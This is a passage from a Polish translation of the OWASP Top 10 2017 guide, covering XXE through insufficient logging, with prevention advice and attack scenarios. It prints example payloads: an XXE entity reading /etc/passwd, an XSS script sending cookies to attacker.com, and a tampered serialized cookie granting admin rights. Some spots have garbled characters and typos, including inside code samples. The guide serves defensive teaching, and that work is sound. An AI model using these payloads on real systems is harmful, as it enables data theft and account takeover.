- Jeśli to możliwe, używania mniej złożonych formatów danych, takich jak JSON i unikania serializacji wrażliwych danych.
- Łącz lub aktualizuj wszystkie biblioteki i procesory XML używane przez aplikację lub bazowy system operacyjny. Wykorzystaj sprawdzanie zależności. Zaktualizuj SOAP do SOAP 1.2 lub nowszego.
- Wyłącz zewnętrzne przetwarzanie XML i DTD we wszystkich parserach XML w aplikacji, zgodnie z [“OWASP Cheat Sheet XXE Prevention”](#).
- Wprowadź pozytywną walidację danych wejściowych po stronie serwera ("biała lista"), filtrowanie lub czyszczenie w celu zapobiegania wrogim danym w dokumentach XML, nagłówkach lub węzłach.
- Sprawdź, czy funkcja przesyłania plików XML lub XSL sprawdza poprawność przychodzącego XML używając walidacji XSD lub podobnej.
- Narzędzia SAST pomagają wykryć XXE w kodzie źródłowym, chociaż ręczne sprawdzanie kodu jest najlepszą alternatywą w dużych, złożonych aplikacjach z wieloma integracjami.

Jeśli te opcje nie są możliwe, rozważ użycie wirtualnego łatania (ang. patching), bramek bezpieczeństwa API lub zapór sieciowych (WAF) do wykrywania, monitorowania i blokowania ataków XXE.

### Przykładowe scenariusze ataku

Odkryto liczne problemy XXE, w tym ataki na urządzenia wbudowane. XXE występuje w wielu nieoczekiwanych miejscach, w tym w głęboko zagnieżdżonych zależnościach. Najprostszym sposobem jest przesłanie złośliwego pliku XML, jeśli zostanie zaakceptowany:

Scenariusz nr 1: Atakujący próbuje wyodrębnić dane z serwera

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenariusz nr 2: Atakujący zajmuje sieć prywatną serwera, zmieniając powyższą linię ENTITY na:

```
<! ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

Scenariusz nr 3: Atakujący podejmuje atak polegający na “odmowie usługi”, poprzez zawarcie potencjalnie nieskończonego pliku:

```
<! ENTITY xxe SYSTEM "file: /// dev / random">]>
```



## A5: Broken Access Control

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 2	Powszechne występowanie: 2	Wykrywalność: 2	Techniczne: 3	Biznesowe: ?
Wykorzystywanie kontroli dostępu jest podstawową umiejętnością atakujących. Narzędzia SAST i DAST mogą wykryć brak kontroli dostępu, ale nie mogą sprawdzić, czy jest on funkcjonalny, gdy jest obecny. Kontrola dostępu jest wykrywalna ręcznie lub poprzez automatyzację z powodu braku kontroli dostępu w pewnych frameworkach.		Słabe strony kontroli dostępu są powszechne ze względu na brak automatycznego wykrywania i brak skutecznego testowania funkcjonalnego przez twórców aplikacji. Wykrywanie kontroli dostępu zwykle nie podlega automatycznym testom statycznym lub dynamicznym. Testowanie ręczne jest najlepszym sposobem wykrywania brakującej lub nieskutecznej kontroli dostępu, w tym metody HTTP (GET vs PUT, itp.), kontrolera, bezpośrednich odniesień do obiektów, itp.		Konsekwencje techniczne mogą być takie, że atakujący zachowują się jak użytkownicy/administratorzy lub użytkownicy korzystają z funkcji uprzywilejowanych lub mogą tworzyć, uzyskiwać dostęp, aktualizować lub usuwać każdy rekord. Konsekwencje biznesowe zależą od potrzeb ochrony aplikacji i danych.	

### Czy aplikacja jest podatna na atak?

Kontrola dostępu egzekwuje zasady według których użytkownicy nie mogą działać poza swoimi uprawnieniami. Ataki zazwyczaj prowadzą do nieautoryzowanych ujawnień, modyfikacji lub zniszczenia wszystkich danych lub wykonywania funkcji biznesowych poza uprawnieniami użytkownika. Typowe luki w kontroli dostępu obejmują:

- Pomijanie sprawdzania kontroli dostępu poprzez modyfikację adresu URL, wewnętrznego stanu aplikacji lub strony HTML lub po prostu użycie niestandardowego narzędzia do ataku API.
- Umożliwienie zmiany klucza głównego na inny rekord użytkownika, umożliwiając przeglądanie lub edytowanie konta innej osoby.
- Zwiększenie uprawnień. Działanie jako użytkownik bez zalogowania się lub działanie jako administrator po zalogowaniu się jako użytkownik.
- Manipulowanie metadanymi, takie jak odtwarzanie lub manipulowanie tokenem kontroli dostępu JSON Web Token (JWT) lub ciasteczkiem lub manipulowanie ukrytym polem w celu zwiększenia uprawnień lub wykorzystania unieważniania JWT
- Błędna konfiguracja CORS umożliwia nieautoryzowany dostęp API.
- Wymuszanie przeglądania stron uwierzytelnionych jako nieuwierzytelniony użytkownik lub stron do których ma się uprawnienia jako standardowy użytkownik. Dostęp do interfejsu API z brakiem kontroli dostępu dla POST, PUT i DELETE.

## Jak zapobiegać?

Kontrola dostępu jest skuteczna tylko wtedy, gdy egzekwowana jest w zaufanym kodzie po stronie serwera lub w bezserwerowym interfejsie API, w którym osoba atakująca nie może zmodyfikować kontroli dostępu ani metadanych.

- Domyślnie odmawiaj, z wyjątkiem zasobów publicznych.
- Wprowadź mechanizmy kontroli dostępu i ponownie wykorzystuj je w aplikacji a także ogranicz do minimum użycie CORS.
- Model kontroli dostępu powinien egzekwować dostęp właściciela rekordu do swoich rekordów, zamiast akceptować to, że użytkownik może tworzyć, czytać, aktualizować lub usuwać dowolny rekord.
- Wymogi dotyczące limitów unikatowych aplikacji biznesowych powinny być wymuszane przez modele domen.
- Wyłącz listing katalogu serwera WWW i upewnij się, że metadane pliku (np. git) i pliki kopii zapasowej nie występują w katalogach domowych (ang. web root).
- Rejestruj błędy kontroli dostępu, w razie potrzeby powiadom administratorów (np. powtarzające się awarie).
- Oceń limit API i dostęp do kontrolera, aby zminimalizować szkody spowodowane przez zautomatyzowane narzędzia ataku.
- Tokeny JWT powinny zostać unieważnione na serwerze po wylogowaniu.

Programiści i pracownicy ds. zapewniania jakości powinni wprowadzić funkcjonalną jednostkę kontroli dostępu i testy integracyjne.

## Przykładowe scenariusze ataku

Scenariusz nr 1: Aplikacja używa niezweryfikowanych danych w wywołaniu SQL, które ma dostęp do informacji o koncie:

```
pstmt.setString (1, request.getParameter ("acct"));  
Wyniki ResultSet = pstmt.executeQuery ();
```

Osoba atakująca po prostu modyfikuje parametr "acct" w przeglądarce, aby wysłać numer konta taki jaki chce. Jeśli nie zostanie poprawnie zweryfikowany, osoba atakująca może uzyskać dostęp do konta dowolnego użytkownika.

**<http://example.com/app/accountInfo?acct=notmyacct>**

Scenariusz nr 2: Osoba atakująca po prostu wymusza przeglądanie docelowych adresów URL.

Do uzyskania dostępu do strony administratora wymagane są uprawnienia administratora.

**<http://example.com/app/getappInfo>**  
**[http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)**

Jeśli nieuwierzytelniony użytkownik może uzyskać dostęp do dowolnej strony, jest to błąd. Jeśli ktoś nie będący administratorem może uzyskać dostęp do strony administratora, jest to błąd.

## A6: Security Misconfiguration

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 3	Powszechne występowanie: 3	Wykrywalność: 3	Techniczne: 2	Biznesowe: ?
Atakujący często próbują wykorzystać niezłaatane luki lub uzyskać dostęp do domyślnych kont, nieużywanych stron, niezabezpieczonych plików i katalogów, aby uzyskać nieautoryzowany dostęp lub lepiej poznać system.		Błędna konfiguracja zabezpieczeń może wystąpić na dowolnym poziomie stosu aplikacji, w tym w usługach sieciowych, platformie, serwerze WWW, serwerze aplikacji, bazie danych, frameworkach, niestandardowym kodzie i wstępnie zainstalowanych maszynach wirtualnych, kontenerach lub pamięciach masowych. Zautomatyzowane skanery są przydatne do wykrywania błędnych konfiguracji, używania domyślnych kont lub konfiguracji, niepotrzebnych usług, starszych opcji itp.		Takie luki często dają atakującym nieautoryzowany dostęp do niektórych danych lub funkcji systemu. Czasami takie luki prowadzą do całkowitego przejęcia systemu. Konsekwencje biznesowe zależą od potrzeb ochrony aplikacji i danych.	

### Czy aplikacja jest podatna na atak?

Aplikacja może być zagrożona, jeśli w aplikacji:

- Brak odpowiedniego wzmocnienia zabezpieczeń dla dowolnej części stosu aplikacji lub uprawnienia są nieprawidłowo skonfigurowane dla usług w chmurze.
- Niepotrzebne funkcje są włączone lub zainstalowane (np. niepotrzebne porty, usługi, strony, konta lub uprawnienia).
- Domyślne konta i ich hasła są nadal włączone i niezmienione.
- Obsługa błędów ujawnia użytkownikom stos wywołań lub inne komunikaty o błędach zawierające zbyt dużo informacji.
- W przypadku zaktualizowanych systemów najnowsze funkcje zabezpieczeń są wyłączone lub nie są skonfigurowane w bezpieczny sposób.
- Ustawienia zabezpieczeń na serwerach aplikacji, frameworkach (np. Struts, Spring, ASP.NET), bibliotekach, bazach danych itp. nie są ustawione na bezpieczne wartości.

- Serwer nie wysyła nagłówków bezpieczeństwa lub dyrektyw albo nie są one ustawione na bezpieczne wartości.
  - Oprogramowanie jest nieaktualne lub narażone na ataki (zobacz A9: 2017 - używanie komponentów ze znanymi lukami bezpieczeństwa).
- Systemy są bardzo zagrożone jeśli nie posiadają uzgodnionego i powtarzalnego procesu konfiguracji zabezpieczeń

### **Jak zapobiegać?**

Należy wdrożyć bezpieczne procesy instalacji, w tym:

- Powtarzalny proces hartowania/wzmacniania, który umożliwia szybkie i łatwe wdrożenie innego środowiska, które jest odpowiednio zablokowane. Środowiska programowania, kontroli jakości i produkcyjne powinny być skonfigurowane identycznie, z różnymi danymi dostępowymi dla każdego środowiska. Ten proces powinien zostać zautomatyzowany, aby zminimalizować wysiłek wymagany do skonfigurowania nowego bezpiecznego środowiska.
- Minimalną platformę bez niepotrzebnych funkcji, komponentów, dokumentacji i sampli. Usuń lub nie instaluj funkcji i frameworków, których nie będziesz używał.
- Zadanie, które sprawdza i aktualizuje konfiguracje odpowiednio według wszystkich not bezpieczeństwa, aktualizacji i poprawek w ramach procesu zarządzania poprawkami (patrz A9: 2017 - Używanie komponentów ze znanymi lukami bezpieczeństwa). W szczególności przeczytaj o uprawnieniach do przechowywania w chmurze (np. Bucket permissions S3).
- Segmentowana architektura aplikacji zapewniająca efektywną, bezpieczną separację między komponentami lub lokatorami (ang. tenants), z segmentacją, kontenerami lub grupami zabezpieczeń w chmurze.
- Przesyłanie dyrektyw bezpieczeństwa do klientów, np. [nagłówki bezpieczeństwa](#).
- Zautomatyzowany proces weryfikacji skuteczności konfiguracji i ustawień we wszystkich środowiskach.

### **Przykładowe scenariusze ataku**

Scenariusz nr 1: Serwer aplikacji zawiera przykładowe aplikacje, które nie zostały usunięte z serwera produkcyjnego.

Te przykładowe aplikacje mają znane luki w zabezpieczeniach, które napastnicy wykorzystują do złamania zabezpieczeń serwera. Jeśli jedną z tych aplikacji jest konsola administracyjna, a konta domyślne nie zostały zmienione, osoba atakująca loguje się przy użyciu domyślnych haseł i przejmuje kontrolę.

Scenariusz nr 2: listing katalogu nie jest wyłączony na serwerze. Osoba atakująca odkrywa, że może po prostu wyświetlić listę katalogów. Atakujący znajduje i pobiera skompilowane klasy Java, które dekompiluje i dokonuje rewर्सji wstecznej, aby wyświetlić kod. Następnie osoba atakująca znajduje poważną wadę kontroli dostępu w aplikacji.

Scenariusz nr 3: Konfiguracja serwera aplikacji pozwala na szczegółowe komunikaty o błędach, np. stosy wywołań. To potencjalnie demaskuje wrażliwe informacje lub ukryte błędy, takie jak wersje komponentów, które są znane jako podatne na ataki.

Scenariusz nr 4: Dostawca usług w chmurze ma domyślne uprawnienia udostępniania otwarte przez innych użytkowników CSP. Umożliwia to dostęp do poufnych danych przechowywanych w chmurze.

## A7: Cross-Site Scripting (XSS)

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 3	Powszechne występowanie: 3	Wykrywalność: 3	Techniczne: 2	Biznesowe: ?
Zautomatyzowane narzędzia mogą wykrywać i wykorzystywać wszystkie trzy formy XSS.		XSS jest drugim najbardziej rozpowszechnionym problemem w OWASP Top 10 i znajduje się w około dwóch trzecich wszystkich aplikacji. Zautomatyzowane narzędzia mogą znaleźć niektóre problemy XSS, szczególnie w dojrzałych technologiach, takich jak PHP, J2EE / JSP i ASP.NET.		Konsekwencje XSS są umiarkowane dla "reflected XSS" i DOM oraz poważne dla przechowywanego XSS, ze zdalnym wykonywaniem kodu w przeglądarce ofiary, takim jak na przykład kradzież danych uwierzytelniających, sesji lub dostarczanie złośliwego oprogramowania do ofiary.	

### Czy aplikacja jest podatna na atak?

Istnieją trzy formy XSS, zwykle skierowane na przeglądarki użytkowników:

**Reflected XSS:** Aplikacja lub interfejs API zawiera nieprawidłowy i nieodwzorowany input użytkownika jako część outputu HTML. Udana atak może umożliwić atakującemu wykonanie dowolnego kodu HTML i JavaScript w przeglądarce ofiary. Zazwyczaj użytkownik musi wchodzić w interakcję z jakimś złośliwym linkiem, który wskazuje na stronę kontrolowaną przez atakującego, taką jak złośliwe strony, reklamy lub podobne.

**Stored XSS:** Aplikacja lub interfejs API przechowuje niesanitazowany input użytkownika, który jest przeglądany później przez innego użytkownika lub administratora. Stored XSS jest często uważany za duże lub krytyczne ryzyko.

**DOM XSS:** frameworki JavaScript, aplikacje jednostronicowe i interfejsy API, które zawierają dane kontrolowane przez atakującego na stronie, są narażone na

działanie DOM XSS. W idealnym przypadku aplikacja nie wysyłałaby danych umożliwiających atakowanie niezabezpieczonego API JavaScript.

Typowe ataki XSS obejmują kradzież sesji, przejęcie konta, obejście usługi MFA, wymianę węzła DOM lub uszkodzenia (takie jak trojany logowania), ataki na przeglądarkę użytkownika, takie jak pobieranie złośliwego oprogramowania, rejestrowanie kluczy i inne ataki po stronie klienta.

### Jak zapobiegać?

Zapobieganie XSS wymaga oddzielenia niezaufanych danych od aktywnej zawartości przeglądarki. Można to osiągnąć przez:

- Korzystanie z frameworków automatycznie wymykających się XSS np. poprzez rodzaj projektu takiego jak najnowsze Ruby on Rails, React JS. Poznaj ograniczenia ochrony od XSS każdego frameworka i odpowiednio wykorzystaj analizę przypadków.
- Wywoływanie (ang. escaping) niezaufanych danych żądania HTTP w oparciu o kontekst w outputcie HTML (treść, atrybut, JavaScript, CSS lub URL) rozwiąże luki Reflected i Stored XSS. [OWASP Cheat Sheet XSS Prevention](#) zawiera szczegółowe informacje na temat technik wywoływania danych (ang. data escaping).
- Zastosowanie kodowania kontekstowego podczas modyfikowania dokumentu przeglądarki po stronie klienta działa przeciwko DOM XSS. Jeśli nie można tego uniknąć, podobne techniki wywoływania (ang. escaping) zależne od kontekstu można zastosować do API przeglądarki, jak opisano w [OWASP Cheat Sheet DOM based XSS Prevention](#).
- Włączenie Polityki bezpieczeństwa treści (ang. [Content Security Policy, CSP](#)) to kompleksowa kontrola ograniczająca XSS. Jest skuteczna, jeśli nie istnieją inne luki w zabezpieczeniach umożliwiające umieszczanie złośliwego kodu za pośrednictwem lokalnych plików (np. nadpisywanie ścieżki przejścia lub biblioteki podatne na ataki)

### Przykładowy scenariusz ataku

Scenariusz 1: Aplikacja używa niezaufanych danych podczas konstruowania poniższego fragmentu kodu HTML bez walidacji lub wywoływania (ang. escaping):

```
(String) page += "<input name = 'creditcard' type = 'TEXT' value = '"+ request.getParameter (" CC ") +' ">";
```

Atakujący modyfikuje parametr "CC" w przeglądarce na:

```
'> <script> document.location = "http://www.attacker.com/cgi-bin/cookie.cgi?foo = '"+ document.cookie </ script>".
```

Ten atak powoduje, że identyfikator sesji ofiary jest wysyłany na stronę atakującego, umożliwiając atakującemu przejęcie bieżącej sesji użytkownika.

**Uwaga:** Atakujący mogą użyć XSS, aby pokonać zautomatyzowaną funkcję CrossSite Request Forgery (CSRF).

## A8: Insecure Deserialization

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 1	Powszechne występowanie: 2	Wykrywalność: 2	Techniczne: 3	Biznesowe: ?
Wykorzystanie deserializacji jest dość trudne, ponieważ rzadko korzysta się z niej bez wprowadzania zmian do kodu.		Ten problem został uwzględniony w pierwszej dziesiątce w oparciu o ankietę branżową, a nie o wymierne dane. Niektóre narzędzia mogą wykrywać błędy deserializacji, ale często konieczna jest pomoc ludzka w celu potwierdzenia problemu. Oczekuje się, że dane dotyczące występowania deserializacji będą coraz powszechniejsze wraz z opracowywaniem narzędzi, które pomogą zidentyfikować i rozwiązać problem.		Konsekwencje deserializacji nie mogą być bagatelizowane. Te błędy mogą prowadzić do zdalnego wykonywania kodu, co jest jednym z najpoważniejszych ataków. Konsekwencje biznesowe zależą od potrzeb ochrony aplikacji i danych.	

### Czy aplikacja jest podatna na atak?

Aplikacje i interfejsy API będą narażone na atak, jeśli deserializują wrogie lub zmienione obiekty dostarczane przez atakującego.

Może to spowodować dwa podstawowe typy ataków:

- Ataki związane z obiektami i strukturą danych, w których atakujący modyfikuje logikę aplikacji lub wykonuje dowolne zdalne wykonywanie kodu, jeśli istnieją klasy dostępne dla aplikacji, które mogą zmienić zachowanie podczas lub po deserializacji.
- Typowe ataki sabotażu danych, takie jak ataki związane z kontrolą dostępu, w których używane są istniejące struktury danych, ale zawartość jest zmieniana.

Serializacja może być używana w aplikacjach do:

- Komunikacji zdalnej i między procesami (RPC / IPC)
- Protokołów wire, usługi sieciowej, brokerów wiadomości
- Buforowania/Caching'u



- Baz danych, serwerów cache, systemów plików
- Plików cookie HTTP, parametrów formularzy HTML, tokenów uwierzytelniania API

### Jak zapobiegać?

Jedynym bezpiecznym sposobem jest nieakceptowanie serializowanych obiektów z niezaufanych źródeł lub używanie nośników do serializacji, które dopuszczają tylko proste typy danych. Jeśli nie jest to możliwe, rozważ jedną z następujących rzeczy:

- Wdrożenie sprawdzania integralności, takich jak podpisy cyfrowe na wszystkich serializowanych obiektach, aby zapobiec tworzeniu wrogich obiektów lub manipulowaniu danymi.
- Wymuszanie ścisłych ograniczeń (ang. strict constraints) podczas deserializacji przed tworzeniem obiektów, ponieważ kod zazwyczaj oczekuje definiowalnego zestawu klas. Obejście tej techniki zostało zademonstrowane, więc poleganie wyłącznie na tym nie jest zalecane.
- Izolowanie i uruchamianie kodu, który w razie możliwości deserializuje się w środowiskach o niskich uprawnieniach.
- Rejestrowanie wyjątków i niepowodzeń deserializacji, na przykład gdy typ przychodzący nie jest typem oczekiwanym lub deserializacja generuje wyjątki.
- Ograniczanie lub monitorowanie przychodzącej i wychodzącej łączności sieciowej z serwerów które się deserializują.
- Monitorowanie deserializacji, powiadamianie jeśli użytkownik ciągle deserializuje.

### Przykładowe scenariusze ataku

Scenariusz nr 1: Aplikacja React wywołuje zestaw Spring Boot. Programiści starali się zapewnić by ich kod był niezmienny. Rozwiązaniem, które wymyślili, była serializacja stanu użytkownika i przekazywanie z każdym żądaniem. Osoba atakująca zauważyła podpis obiektu Java "R00" i używa narzędzia Java Serial Killer, aby uzyskać zdalne wykonanie kodu na serwerze aplikacji.

Scenariusz nr 2: forum PHP korzysta z serializacji obiektów PHP, aby zapisać "super" plik cookie, zawierający ID użytkownika, rolę, hash hasła i inny stan:

```
a: 4: {i: 0; i: 132; i: 1; s: 7: "Mallory"; i: 2; s: 4: "user";  
i: 3; s: 32: "b6a8b3bea87fe0e05022f8f3c88bc960"};
```

Osoba atakująca zmienia obiekt serializowany, aby nadać sobie uprawnienia administratora:

```
a: 4: {i: 0; i: 1; i: 1; s: 5: "Alice"; i: 2; s: 5: "admin";  
i: 3; s: 32: "b6a8b3bea87fe0e05022f8f3c88bc960"};
```

## A9: Using Components with Known Vulnerabilities

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 2	Powszechne występowanie: 3	Wykrywalność: 2	Techniczne: 2	Biznesowe: ?
		Występowanie tego problemu jest bardzo rozpowszechnione. Wzorce rozwoju oparte na komponentach mogą sprawić, że zespoły programistów nie będą nawet rozumiały, które komponenty są używane w aplikacji lub API, a tym bardziej które są zaktualizowane. Niektóre skanery, takie jak retire.js, pomagają w wykryciu, ale określenie możliwości ich wykorzystania wymaga dodatkowego wysiłku.		Podczas gdy niektóre znane luki w zabezpieczeniach mają niewielkie konsekwencje, niektóre z największych naruszeń do tej pory wykorzystywały znane luki w komponentach. W zależności od zasobów, które chronisz, być może to ryzyko powinno znajdować się na górze listy.	

### Czy aplikacja jest podatna na atak?

Prawdopodobnie jesteś podatny na ataki:

- Jeśli nie znasz wersji wszystkich używanych komponentów (zarówno po stronie klienta, jak i po stronie serwera). Obejmuje to komponenty, których bezpośrednio używasz, a także zagnieżdżone zależności.
- Jeśli oprogramowanie jest podatne, nieobsługiwane lub nieaktualne. Obejmuje to system operacyjny, serwer www/aplikacji, system zarządzania bazą danych (DBMS), aplikacje, interfejsy API i wszystkie komponenty, środowiska runtime i biblioteki.
- Jeśli nie poszukujesz regularnie luk i nie subskrybujesz biuletynów zabezpieczeń związanych z używanymi komponentami.
- Jeśli nie naprawiasz ani nie aktualizujesz w odpowiednim czasie bazowej platformy, frameworków i zależności. Zwykle dzieje się to w środowiskach, w których łatanie jest miesięcznym lub kwartalnym zadaniem podlegającym kontroli zmian, co pozostawia organizacje otwarte na niepotrzebną ekspozycję przez wiele dni lub miesięcy.
- Jeśli programiści nie testują zgodności zaktualizowanych lub załadowanych bibliotek.
- Jeśli nie zabezpieczysz konfiguracji komponentów (patrz A6: 2017 - Security Misconfiguration).

## **Jak zapobiegać?**

Powinien istnieć proces zarządzania poprawkami w celu:

- Usuwania nieużywanych zależności, niepotrzebnych funkcji, składników, plików i dokumentacji.
- Ciągłego sprawdzania wersji komponentów po stronie klienta i po stronie serwera (np. frameworki, biblioteki) i ich zależności przy użyciu narzędzi takich jak wersje, DependencyCheck, retire.js itd. Nieustannie monitoruj źródła takie jak CVE i NVD pod kątem luk w zabezpieczeniach komponentów. Użyj narzędzi do analizy komponentów oprogramowania, aby zautomatyzować proces. Subskrybuj powiadomienia e-mail o lukach w zabezpieczeniach związanych z używanymi komponentami.
- Pobieraj komponenty tylko z oficjalnych źródeł za pośrednictwem bezpiecznych linków. Wybieraj podpisane pakiety, aby zmniejszyć szansę zawarcia zmodyfikowanego, szkodliwego komponentu.
- Monitoruj które biblioteki i komponenty nie są wspierane oraz nie twórz poprawek zabezpieczeń dla starszych wersji. Jeśli łatanie nie jest możliwe, należy rozważyć wdrożenie wirtualnej poprawki w celu monitorowania, wykrywania lub ochrony przed wykrytym problemem.

Każda organizacja musi wdrożyć stały plan monitorowania, oceniania i aktualizowania lub zmian konfiguracji przez cały okres użytkowania aplikacji lub portfolio.

## **Przykładowe scenariusze ataku**

Scenariusz nr 1: Komponenty zazwyczaj działają z tymi samymi uprawnieniami, co sama aplikacja, więc błędy dowolnego komponentu mogą mieć poważne konsekwencje. Takie błędy mogą być przypadkowe (np. błąd kodowania) lub zamierzone (np. backdoor w komponencie). Oto kilka przykładów wykrytych luk w zabezpieczeniach komponentów:

- CVE-2017-5638 usterka zdalnego wykonania kodu Struts 2, która umożliwia wywołanie dowolnego kodu na serwerze; jest ona odpowiedzialna za poważne naruszenia.
- Podczas gdy “internet przedmiotów” (IoT) jest często trudny lub niemożliwy do naprawienia, znaczenie tych poprawek może być ogromne (np. urządzenia biomedyczne).

Istnieją zautomatyzowane narzędzia, które pomagają osobom atakującym znaleźć niezalātane lub źle skonfigurowane systemy. Na przykład wyszukiwarka Shutan IoT może pomóc w znalezieniu urządzeń, które wciąż cierpią z powodu luki Heartbleed, która została załātana w kwietniu 2014 r.

## A10: Insufficient Logging & Monitoring

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 2	Powszechne występowanie: 3	Wykrywalność: 1	Techniczne: 2	Biznesowe: ?
Wykorzystanie niewystarczających logów i monitorowania jest podstawą niemal każdego poważnego incydentu. Atakujący wykorzystują brak monitorowania i szybkiej reakcji, aby osiągnąć swoje cele bez wykrycia.		Ten problem został uwzględniony w pierwszej dziesiątce w oparciu o ankietę branżową. Jedną ze strategii pomocnej w ustaleniu czy masz wystarczające monitorowanie, jest zbadanie logów po testach penetracyjnych. Działania testerów powinny być rejestrowane w sposób wystarczający, aby zrozumieć, jakie szkody wyrządziły.		Najbardziej udane ataki rozpoczynają się od sondowania luk w zabezpieczeniach. Umożliwienie kontynuowania takich sond może zwiększyć prawdopodobieństwo pomyślnego wykorzystania do prawie 100%. W 2016 r. identyfikacja naruszenia trwała średnio 191 dni - to mnóstwo czasu na wyrządzenie szkód.	

### Czy aplikacja jest podatna na atak?

Niewystarczające logi, wykrywanie, monitorowanie i aktywna reakcja występują w dowolnym momencie:

- Wydarzeń podlegających kontroli, które nie są rejestrowane, tj. podczas loginów, nieudanego logowania i transakcji o wysokiej wartości.
- Ostrzeżenia i błędy nie generują komunikatów lub są one niewystarczające lub niejasne.
- Logi aplikacji i interfejsów API nie są monitorowane pod kątem podejrzanego aktywności.
- Logi są przechowywane tylko lokalnie.
- Odpowiednie progi alarmowe i procesy odpowiedzi nie są stosowane lub są nieskuteczne.
- Testy penetracyjne i skanowanie za pomocą narzędzi DAST (takich jak OWASP ZAP) nie wyzwalają ostrzeżeń.
- Aplikacja nie jest w stanie wykryć ani ostrzec o aktywnych atakach w czasie rzeczywistym lub w czasie zbliżonym do rzeczywistego.

Jesteś narażony na wyciek informacji, jeśli logi i powiadomienia o zdarzeniach są widoczne dla użytkownika lub atakującego (patrz A3: 2017 - Sensitive information Exposure).

## Jak zapobiegać?

Zgodnie z ryzykiem danych przechowywanych lub przetwarzanych przez aplikacje:

- Upewnij się, że wszystkie loginy, błędy kontroli dostępu i błędy sprawdzania poprawności danych wejściowych po stronie serwera są rejestrowane w kontekście użytkownika, aby zidentyfikować podejrzanе lub złośliwe konta. Przechowuj je przez wystarczająco długi czas, aby umożliwić opóźnioną analizę.
- Upewnij się, że logi są generowane w formacie, który może być łatwo wykorzystany przez scentralizowane rozwiązania do zarządzania logami.
- Upewnij się, że transakcje o dużej wartości mają ścieżkę audytu z kontrolą integralności, aby zapobiec manipulacjom lub usunięciom, takim jak tabele bazy danych tylko do dodania lub podobne.
- Stworzenie skutecznego monitorowania i ostrzegania w taki sposób, aby wykrywać podejrzanе działania i reagować na nie w odpowiednim czasie.
- Ustanowienie lub przyjęcie planu reagowania na incydenty i planu naprawczego, takiego jak [NIST 800-61 rev 2](#) lub nowszy.

Istnieją komercyjne i otwarte systemy ochrony aplikacji, takie jak [OWASP AppSensor](#), zapory sieciowe aplikacji, takie jak [ModSecurity z OWASP ModSecurity Core Rule Set](#) oraz oprogramowanie do korelacji logów z niestandardowymi pulpitemi nawigacyjnymi i alertami.

## Przykładowe scenariusze ataku

Scenariusz nr 1: Projekt oprogramowania forum open source prowadzony przez niewielki zespół został zhakowany przy użyciu luki w oprogramowaniu. Napastnicy zdołali wymazać wewnętrzne repozytorium kodu źródłowego zawierające następną wersję i całą zawartość forum. Chociaż kod źródłowy można odzyskać, brak monitorowania, logowania lub ostrzegania doprowadził do znacznie gorszego naruszenia. Projekt oprogramowania forum nie jest już aktywny w wyniku tego problemu.

Scenariusz nr 2: Osoba atakująca używa skanów dla użytkowników używających wspólnego hasła. Mogą przejąć wszystkie konta, używając tego hasła. Dla wszystkich innych użytkowników ten skan pozostawia tylko jeden fałszywy login. Po kilku dniach może się to powtórzyć przy użyciu innego hasła.

Scenariusz nr 3: Pewien amerykański sprzedawca miał wewnętrzną analizę sandbox analizującą załączniki. Oprogramowanie sandbox wykryło potencjalnie niechciane oprogramowanie, ale nikt nie zareagował na to wykrycie. Sandbox generowała ostrzeżenia przez pewien czas, zanim wykryto naruszenie z powodu nieuczciwych transakcji kartowych przeprowadzonych przez zewnętrzny bank.

## +D: Co dalej dla programistów

Stwórz i używaj Powtarzalnych Procesów Bezpieczeństwa i Standardowe Kontrole Bezpieczeństwa

Bez względu na to, czy jesteś nowicjuszem w zakresie bezpieczeństwa aplikacji internetowych, czy już dobrze znasz te zagrożenia, zadanie stworzenia bezpiecznej aplikacji internetowej lub naprawienia istniejącej może być trudne. Jeśli musisz zarządzać dużą aplikacją, zadanie to może być przytłaczające.

Aby pomóc organizacjom i programistom zmniejszyć ryzyko związane z bezpieczeństwem aplikacji, OWASP stworzył wiele bezpłatnych i otwartych zasobów, które można wykorzystać do rozwiązywania problemów związanych z bezpieczeństwem aplikacji w organizacji. Oto niektóre z wielu zasobów, które OWASP opracował, aby pomóc organizacjom w tworzeniu bezpiecznych aplikacji internetowych i interfejsów API. Na następnej stronie przedstawiamy dodatkowe zasoby OWASP, które mogą pomóc organizacjom w weryfikacji bezpieczeństwa ich aplikacji i interfejsów API.

Wymagania bezpieczeństwa aplikacji	<p>Aby stworzyć bezpieczną aplikację internetową, musisz zdefiniować co oznacza "bezpieczeństwo" dla tej aplikacji. OWASP zaleca używanie <a href="#">OWASP Application Security Verification Standard (ASVS)</a> jako przewodnika do ustawiania wymagań bezpieczeństwa dla aplikacji. Jeśli prowadzisz outsourcing, rozważ <a href="#">Załącznik OWASP Secure Software Contract</a>.</p> <p><b>Uwaga:</b> Załącznik dotyczy prawa amerykańskiego, dlatego przed skorzystaniem z przykładowego załącznika należy skonsultować się z wykwalifikowanym doradcą prawnym.</p>
Architektura zabezpieczeń aplikacji	<p>Zamiast modernizować zabezpieczenia w aplikacjach i interfejsach API, lepiej zaprojektuj odpowiednie zabezpieczenia od samego początku, ponieważ jest to bardziej opłacalne. OWASP zaleca <a href="#">OWASP Prevention Cheat Sheets</a> jako dobry punkt wyjścia dla projektowania zabezpieczeń od samego początku.</p>
Standardowe kontrole bezpieczeństwa	<p>Budowanie silnych i użytecznych mechanizmów kontroli bezpieczeństwa jest trudne. Używanie zestawu standardowych zabezpieczeń znacznie upraszcza tworzenie bezpiecznych aplikacji i interfejsów API. <a href="#">OWASP Proactive Controls</a> to dobry punkt wyjścia dla programistów, a wiele współczesnych frameworków posiada teraz standardowe i skuteczne zabezpieczenia w zakresie autoryzacji, walidacji,</p>
